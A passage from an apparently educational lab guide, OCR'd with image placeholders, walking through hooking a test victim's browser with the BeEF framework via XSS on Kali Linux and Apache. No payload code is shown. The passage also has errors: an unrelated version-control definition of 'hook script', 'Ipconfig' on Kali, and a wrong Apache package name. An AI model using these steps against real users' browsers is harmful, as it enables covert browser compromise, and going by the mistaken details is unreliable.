


Step 3 Run the Beef by doing simple left click on it.

Step 4 Terminal will pop up with following information




Step 5 Getting the information of UI URL *(i.e local server).*




Step 6 Copy the Hook Script from Terminal

- A **hook script** is a program triggered by some repository event, such as the creation of a new revision or the modification of an unversioned property. Each **hook** is handed enough information to tell what that event is,

what target(s) it's operating on, and the username of the person who triggered the event



Step 7 Beef app will run in browser with interface like this.




XSS ATTACK PROCESS


Steps to perform xss attack


Step 1 Get the IP Address of kali OS *(Attacker)*

- Right click on terminal i.e. on the left side of the screen




Step 2 Type Ipconfig in the terminal to get the IP address of the system as shown in the figures given below.






Step 3 Copy the IP Address from the terminal by rightclick > copy.




Step 4 Create an index.html file in HTML folder.

- *Location → var → www → html*



Step 5 Write an simple HTML code with following information.



Step 6 Replace the IP Address in this file.

Step 7 Type the IP address of current OS i.e. Kali


Step 8 Save all the changes in index.html file.

Step 9 Install Apache server in kali OS.

Step 10 Click on terminal i.e. in the left side of the screen.


Step 11 To install apache server

Type *apt-get install apache*




Step 12 After installation Start apache server with the command.

Service apache2 start




Step 13 Run Firefox in other Operating System in same Virtual machine.


i.e. Victims machine on which XSS attack take place.



Step 14 Type the IP address of Kali OS on which local server is running




Step 15 In Beef IP address of compromised system will shown in the browser where beef is running.




Step 16 To verify the hooked IP address check the IP Address of victims System that must be same.

Step 17 After hooked the victim following option are available on attacker system.




Step 18 There are further options available when we click on these following option like Browser, Debug, Host and Misc.

Step 19 When we click on browser these following options will comes up.



